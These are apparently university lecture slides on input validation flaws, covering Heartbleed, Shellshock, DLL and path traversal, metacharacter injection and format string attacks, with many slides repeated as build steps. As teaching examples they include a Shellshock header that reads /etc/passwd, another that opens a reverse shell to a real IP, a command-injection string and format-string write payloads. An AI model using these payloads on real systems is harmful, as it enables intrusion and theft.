

Input validation vulnerabilities

Segurança em Software

Pedro Adão, Ana Matos

(and Miguel Correia)

Input validation



Motivation



- SandWorm / CVE-2014-4114
- “On Tuesday, October 14, 2014, iSIGHT Partners - in close collaboration with Microsoft - announced the discovery of a zero-day vulnerability impacting all supported versions of Microsoft Windows and Windows Server 2008 and 2012.”
- “Exploitation of this vulnerability was discovered in the wild in connection with a cyber-espionage campaign that iSIGHT Partners attributes to Russia.”
- “the vulnerability exists in PACKAGER.DLL, which is a part of Windows Object Linking and Embedding (OLE) property. By using a crafted PowerPoint document [an input!], an .INF file in embedded OLE object can be copied from a remote SMB share folder and installed on the system. Attackers can exploit this logic defect to execute another malware, downloaded via the same means.”



Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)

- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```



Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message
(p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                  payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
                  payload_length into the response message,  
                  starting from the beginning of payload[]
```



Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message
(p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                  payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
                  payload_length into the response message,  
                  starting from the beginning of payload[]
```



Read private data with a BO

- Heartbleed vulnerability (April 2014)
- Bug in OpenSSL's implementation of the TLS heartbeat extension (a side sends keep-alive, other replies with same msg)
- Heartbeat message:

```
struct {  
    HeartbeatMessageType type;  
    uint16 payload_length;  
    opaque payload[];  
    opaque padding[];  
} HeartbeatMessage;
```
- Code that processes Heartbeat Message (p is pointer to the start of the message):

```
n2s(p, payload); //copy payload_length into  
                payload var and p+=2  
  
...  
s2n(payload, bp); //copy payload =  
payload_length into the response message,  
starting from the beginning of payload[]
```
- Attack:
 - Small payload (e.g., length = 1)
 - Large payload length (e.g., 64K)
 - Response returns at most 64KB-1 memory values to requester
 - May contain passwords, crypto keys,...

Trust and Trustworthiness

Trust and Trustworthiness

- Trust
 - The accepted dependence of a component, on a set of properties (functional/non-functional) of another component or system
 - Trust is not absolute: the degree of trust placed by A on B is expressed by the set of properties that A trusts in B
 - Just like with people
- Trustworthiness
 - The measure in which a component or system, meets a set of properties (functional and/or non-functional)
- Common cause of insecurity: a component can be trusted without being trustworthy
 - If A trusts B, then A accepts that a violation in those properties of B might compromise the correct operation of A

Trust is transitive

- A system provided a menu that allowed reading email
- Email program called *vi* to edit messages
- *vi* allows arbitrary execution of Unix commands → a vulnerability
 - The program should allow reading email, not executing commands
- Trust is transitive:
 - The system trusted the email program
 - The email program trusted the editor (*vi*) just to edit files
 - The editor was not trustworthy (it did something else)

Trust and software

- Software and its users trust many things
 - Hardware and software from other vendors,...
 - Did a programmer left a backdoor in the system?
 - Did the download site introduced a Trojan?
 - Shall a foreign government trust hw+sw made in US (or whatever)?
- Are they trustworthy? Supply chain problem...

Trust and software

- Software and its users trust many things
 - Hardware and software from other vendors,...
 - Did a programmer left a backdoor in the system?
 - Did the download site introduced a Trojan?
 - Shall a foreign government trust hw+sw made in US (or whatever)?
- Are they trustworthy? Supply chain problem...

Schneier on Security

A blog covering security and security technology.

[« Picking a Single Voice out of a Crowd](#) | [Main](#) | [Fingerprinting Telephone](#)

October 15, 2010

Indian OS

India is [writing its own operating system](#) so it doesn't have to rely on Western technology:

India's Defence Research and Development Organisation (DRDO) wants to build an OS, primarily so India can own the source code and architecture. That will mean the country won't have to rely on Western operating systems that it thinks aren't up to the job of thwarting cyber attacks. The DRDO specifically wants to design and develop its own OS that is hack-proof to prevent sensitive data from being stolen.

Trust and software

- Software and its users trust many things
 - Hardware and software from other vendors,...
 - Did a programmer left a backdoor in the system?
 - Did the download site introduced a Trojan?
 - Shall a foreign government trust hw+sw made in US (or whatever)?
- Are they trustworthy? Supply chain problem...

Schneier on Security

A blog covering security and security technology.

[« Picking a Single Voice out of a Crowd](#) | [Main](#) | [Finger](#)

October 15, 2010

Indian OS

India is [writing its own operating system](#) so it doesn't have to rely on W

India's Defence Research and Development Organisation (DRDO) wants to build an OS, primarily so India can own the source code and architecture. That will mean the country won't have to rely on Western operating systems that it thinks aren't up to the job of thwarting cyber attacks. The DRDO specifically wants to design and develop its own OS that is hack-proof to prevent sensitive data from being stolen.

PC hardware can pose rootkit threat

"Every component in a PC, such as graphics cards, DVD drives and batteries, has some memory space for the software that runs it, called firmware. Miscreants could use this space to hide malicious code that would load the next time the PC boots, John Heasman, research director at NGS Software, said in a presentation at this week's [Black Hat DC](#) event here."

Supply chain attacks

- SC attacks: manipulating computing system hardware, software, or services at any point during the life cycle
- There are no COTS products *without* global development and manufacturing
- It is not possible to prevent someone from putting something in code that is undetectable and potentially malicious
 - “Piloting Supply Chain Risk Management Practices for Federal Information Systems”, Draft



(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A “load station” implants a beacon

Supply chain attacks

- SC attacks: manipulating computing system hardware, software, or services at any point during the life cycle
- There are no COTS products *without* global development and manufacturing
- It is not possible to prevent someone from putting something in code that is undetectable and potentially malicious
 - “Piloting Supply Chain Risk Management Practices for Federal Information Systems”, Draft

This is not our topic,
lets focus on input



(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A “load station” implants a beacon

Trust and input

Trust and input

- Trust can be misplaced when there is interaction
 - aka, **an input**
- Most attacks use malformed input
 - Buffer overflows, race conditions,...
- Set of input vectors is even called the **attack surface** for that reason
 - Recall: OS, network, file system,...
- The golden rule: never trust input

(these issues are especially relevant for programs setuid root or that run in privileged modes, obvious targets)

Input: environment variables

- Are the dynamic libraries in LD_LIBRARY_PATH trustworthy?
 - What if before calling the program a malicious user does:
`LD_LIBRARY_PATH = /tmp/lib-malicious`
- Solution: sanity checking or (even better) set the variables
- The libraries used by the program may not do enough sanity checking of the environment variables
 - The program should itself do the checking or (even better) set the variables
- It is a good idea to set at least PATH and IFS:
 - `PATH=/bin:/usr/bin`
 - `IFS= \t\n` -- characters the shell considers to be white spaces

Input: env. variables 2014: Shellshock

- Cause: a parent bash shell can export functions to daughter shells; ex:

```
$ function foo { echo "hi mom"; }    #defines function 'foo'
$ export -f foo
$ bash -c 'foo'    # spawn daughter shell and make it call 'foo'
hi mom
```

- The same call to bash can be done in a single line with a specially-formatted environmental variable and `() {`
 - variable starting with a literal `() {` is dispatched to the parser just before executing the main program (bash in this case)

```
$ foo='() { echo "hi mom"; }' bash -c 'foo'
hi mom
```



part dispatched to the parser before executing the rest; defines variable foo, just like the example above

Input: env. vars. 2014: Shellshock (cont)

- Problem: transitive trust
 - Web servers (Apache) trust strings they receive from clients
 - These servers pass these strings to engines such as CGI or PHP scripts
 - e.g., when a web server executes a CGI it creates **environment variables** for each of the HTTP request parameters (e.g., **User-Agent**)

- Example: returning password file

```
GET /cgi-bin/status/status.cgi HTTP/1.1
```

```
User-Agent: () { :; }; echo "Bagstash: " $(</etc/passwd)
```

- Example: giving a shell to the hacker

```
User-Agent: () { :; }; /bin/ -c '/bin/ -i >& /dev/tcp/  
195.225.34.14/3333 0>&1'
```

<http://lcamtuf.blogspot.pt/2014/09/quick-notes-about-bash-bug-its-impact.html>

<https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html>

Input: env. vars. 2014: Shellshock (cont)

- Problem: transitive trust
 - Web servers (Apache) trust strings they receive from clients
 - These servers pass these strings to engines such as CGI or PHP scripts
 - e.g., when a web server executes a CGI it creates **environment variables** for each of the HTTP request parameters

When server creates **environment variables**, **() {** makes **bash** run the rest!

- Example: returning password file

```
GET /cgi-bin/status/status.cgi HTTP/1.1
```

```
User-Agent: () { :; }; echo "Bagstash: " $(</etc/passwd)
```

- Example: giving a shell to the hacker

```
User-Agent: () { :; }; /bin/ -c '/bin/ -i >& /dev/tcp/  
195.225.34.14/3333 0>&1'
```

<http://lcamtuf.blogspot.pt/2014/09/quick-notes-about-bash-bug-its-impact.html>

<https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html>

Input: libraries

- Problem in Windows (before WinXP)
- Current directory was searched for DLLs before the system directories
- When user opens a document in a directory, if there is a DLL needed in there, it is used - allows DLL injection
 - it can be malicious and do operations with the privileges of the application
- Solutions:
 - Runtime validations to ensure that the DLL is the one intended
 - Provide full path for the DLL
 - WinXP and later: system directories are searched first (*SafeDLLSearchMode*)

Path traversal attacks

- CGI with Perl script
 - gets an user name and prints some statistics by running:

```
system( "cat", " /var/stats/$username" );
```

- Path traversal attack
 - The attacker gives the following username:
 - `../../etc/passwd`
- more examples and cause of the problem later...

Metadata and metacharacters

Metadata and metacharacters

- Data is often stored with metadata
 - Ex: strings are kept as characters + info about where it terminates
 - Ex: pictures or video are stored with data about size, etc.
- Metadata can be represented:
 - In-band - as part of the data, e.g., strings in C (a special character is used to indicate the termination)
 - Out-of-band - separated from data, e.g., strings in Java (the number of characters is metadata stored separately from the characters)
- Metadata for textual data: metacharacters
 - **In-band metacharacters** are a source of many vulnerabilities
 - Ex: `\0` (end of string), `\` or `/` (directory separator), `.` (Internet domain separator), `@`, `:`, `\n`, `\t`, etc.

Metacharacter vulnerabilities

- Vulnerabilities occur because:
 - Program trusts input to contain only characters, not metacharacters
 - Attacker provides input with metacharacters
- They appear when constructing strings with:
 - Filenames
 - Registry paths (Windows)
 - Email addresses
 - SQL statements
- Solution: validate, sanitize,... the input (later)

Typical attacks using metachars

1. Embedded delimiters
2. NUL character injection
3. Separator injection

The delimiters/NUL/separators are metacharacters

1.Embedded delimiters

- Suppose a passwd file with line format:
username:password\n
 - 2 delimiters are used: : and \n

1.Embedded delimiters

- Suppose a passwd file with line format:
username:password\n
 - 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');
open(IFH, "<passwords.txt");
open(OFH, ">passwords.txt.tmp");
while(<IFH>) {
    ($user, $pass) = split /:/ ;
    if ($user ne $session_username)
        print OFH "$user:$pass\n";
    else
        print OFH "$user:$new_password\n";
}
```

1.Embedded delimiters

- Suppose a passwd file with line format:
username:password\n
 - 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

1.Embedded delimiters

- Suppose a passwd file with line format:
username:password\n
 - 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');  
open(IFH, "<passwords.txt");  
open(OFH, ">passwords.txt.tmp");  
while(<IFH>) {  
    ($user, $pass) = split /:/ ;  
    if ($user ne $session_username)  
        print OFH "$user:$pass\n";  
    else  
        print OFH "$user:$new_password\n";  
}
```

- What if user bob gives as password test\npirate:open ?


1. Embedded delimiters

- Suppose a passwd file with line format:
username:password\n
 - 2 delimiters are used: : and \n
- Example of vulnerable code to update a password (CGI written in Perl):

```
$new_password = $query->param('password');
open(IFH, "<passwords.txt");
open(OFH, ">passwords.txt.tmp");
while(<IFH>) {
    ($user, $pass) = split /:/ ;
    if ($user ne $session_username)
        print OFH "$user:$pass\n";
    else
        print OFH "$user:$new_password\n";
}
```

File:

...
bob:test
pirate:open
...



- What if user bob gives as password test\npirate:open ?

2.NUL character injection

- `\0` in some contexts is considered to indicate end of string, in others it doesn't
- Vulnerability in some CGI's

2.NUL character injection


- `\0` in some contexts is considered to indicate end of string, in others it doesn't
- Vulnerability in some CGIs
- Example: Perl CGI that opens a text file and shows it
 - First tests if it has .txt extension
 - If user provides as input: `passwd\0.txt`
 - Perl **does not consider the \0** to terminate the string so it passes the test...
 - but the OS does... hence considers the string to be `passwd`

3. Separator injection

- **Command separators** often allow command injection

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

Metacharacter: command separator



3. Separator injection

- **Command separators** often allow command injection

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

- User should be `user@host.com`

○

Metacharacter: command separator

3. Separator injection

- **Command separators** often allow command injection

```
int send_mail(char *user) {  
    char buf[1024]; FILE *fp;  
    snprintf(buf, sizeof(buf),  
        "/usr/bin/sendmail -s \"hi\" %s", user);  
    fp = popen(buf, "w");  
    if (fp==NULL) return -1;  
    ... write mail...
```

- User should be `user@host.com`
- What if it is

Metacharacter: command separator

`user@host.com; xterm --display 1.2.3.4:0 ?`

`/usr/bin/sendmail -s "hi" user@host.com; xterm -display 1.2.3.4:0`

– Sends xterm to remote machine!

3. Separator injection (cont)

- **Directory separators can cause truncation**

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

3. Separator injection (cont)

- **Directory separators can cause truncation**

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) >= 64* ?

3. Separator injection (cont)

- Directory separators can cause truncation

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) >= 64* ?
 - **.txt** is not appended so the code is vulnerable to path traversal
 - `../../../../etc/../../../../etc/../../../../etc/../../../../etc/passwd`

3. Separator injection (cont)

- **Directory separators can cause truncation**

```
char buf[64];  
snprintf(buf, sizeof(buf), "%s.txt", filename);  
fd = open(buf, O_WRONLY);
```

- What happens if *sizeof(filename) >= 64* ?
 - **.txt** is not appended so the code is vulnerable to path traversal
 - `../../../../etc/../../../../etc/../../../../etc/../../../../etc/passwd`
- Files should be validated but first **canonicalized** as there are many ways to write it
 - Canonic form: `/etc/passwd`
 - And make sure that **.txt** is always appended

Format string vulnerabilities

Format string vulnerabilities

- Known for more than a decade but...

There are **34** matching records.
Displaying matches **1** through **20**.

Search Parameters:

- **Keyword (text search):** format string
- **Search Type:** Search **Last 3 Years**
- **Contains Software Flaws (CVE)**



1 2 > >>

CVE-2015-0845

Summary: Format string vulnerability in Movable Type Pro, Open Source, and Advanced before 5.2.13 and Pro and Advanced 6.0.x before 6.0.8 allows remote attackers to execute arbitrary code via vectors related to localization of templates.

Published: 4/17/2015 1:59:00 PM

CVSS Severity: 7.5 HIGH

CVE-2015-0980


Summary: Format string vulnerability in BACnOPCServer.exe in the SOAP web interface in SCADA Engine BACnet OPC Server before 2.1.371.24 allows remote attackers to execute arbitrary code via format string specifiers in a request.

Published: 3/13/2015 9:59:12 PM

CVSS Severity: 9.0 HIGH

Format string vulnerabilities (I)

- Appear in C in functions of the families
 - `printf()`, `err()`, `syslog()`
- Ex: `printf("val = %d - %s\n", i, s);`
 - **Format string** `"val = ..."`; **format specifiers** `%d`, `%s`
 - Parameters `i`, `s` are put in the stack before `printf` is called



Format string vulnerabilities (II)


- What can happen if the *format string* is controlled by an attacker? (i.e., not trustworthy)
 - Examples: `printf(s)` or `fprintf(stderr, s)`
 - *Crash*
 - *Print content of arbitrary memory addresses*
 - *Write arbitrary values in arbitrary memory addresses*

Format string vulnerabilities (II)

- What can happen if the *format string* is controlled by an attacker? (i.e., not trustworthy)
 - Examples: `printf(s)` or `fprintf(stderr, s)`
 - *Crash*
 - *Print content of arbitrary memory addresses*
 - *Write arbitrary values in arbitrary memory addresses*
- Solution is (very) simple: always write the format string in the program!
 - `printf("%s", s)`


Reading the stack

- `printf(s)`
- `s = "%x"`
 - Prints 4 bytes from the stack because `printf` expects the number to be printed with `%x` to be in the stack
 - If you want the number 0-padded to 8 chars you can use `%08x`




Reading arbitrary registers

- `printf(s)`
- `s = "%s"` - what happens?
 - Takes and dereferences from the stack an address of the place where the string is supposed to be
 - Doesn't do anything useful at the moment → next slide




Reading arbitrary registers (II)

- `printf(s)`
- `s = "\x70\xF5\xF7\x77%08x%08x...%08x%s"`
 - Prints bytes from the stack + content of address `0x77F7F570` (reverse order because of little endian)
 - Several addresses can be provided...



Writing to memory

- `printf(s)`
- `s = %n` writes the number of bytes printed so far in a variable
 - instead of only reading from memory, it allows to write in memory!
 - Ex: `printf("AAAA%n", &i)` writes 5 in variable `i`
- What happens when the memory address of variable `i` is in the stack?
 - Ex: `s = "AAAA\x04\xF0\xFD\x7F%08x...%08x%n"`
 - writes the number of bytes printed so far in mem position `0x7FFDF004`
 - obviously we can insert several pairs `address/%n` in `s`

Writing to memory

- `printf(s)`
- `%n` does not allow specifying the number written in memory
- `%Nx` - pads the bytes printed to N
 - `printf("%06d %08x", 12, 256) = 000012 00000100`
 - `printf("%6d %8x", 12, 256)` same with spaces vs 0s
 - Allows increasing the number written in memory, not decreasing
- `%N$n` - N indicates the $(N+1)^{th}$ argument of the `printf`
 - Recall that the 1st argument is the format string itself
 - `printf("AAAA %3$n", i, s, &d) // writes 5 in variable d`
- Attack: `s = "\x04\xF0\xFD\x7F%200x%8$n"`
 - writes 200 plus length of `"\x04\xF0\xFD\x7F"` (=204) into the address in the 9th argument of `printf`, ie, 8 registers below the register pointing to the format string

Format string vulnerabilities - summary

- `printf(format_string, parameters...)`
- the string contains:
 - `%08x` → the number to print → read
 - `%s` → the address of the string to print → read
 - `%n` → the address where the value is stored → write
 - `%XYZx` and `%N$n` can help
- Not very different from stack smashing BO:
 - Put shellcode in the string
 - Use `%n` to modify return address to point to shellcode

Summary

- Trust and input
 - Command injection
 - Path traversal
- Metadata and metacharacters
- Format string vulnerabilities
- Solutions to some of these problems are not simple; more later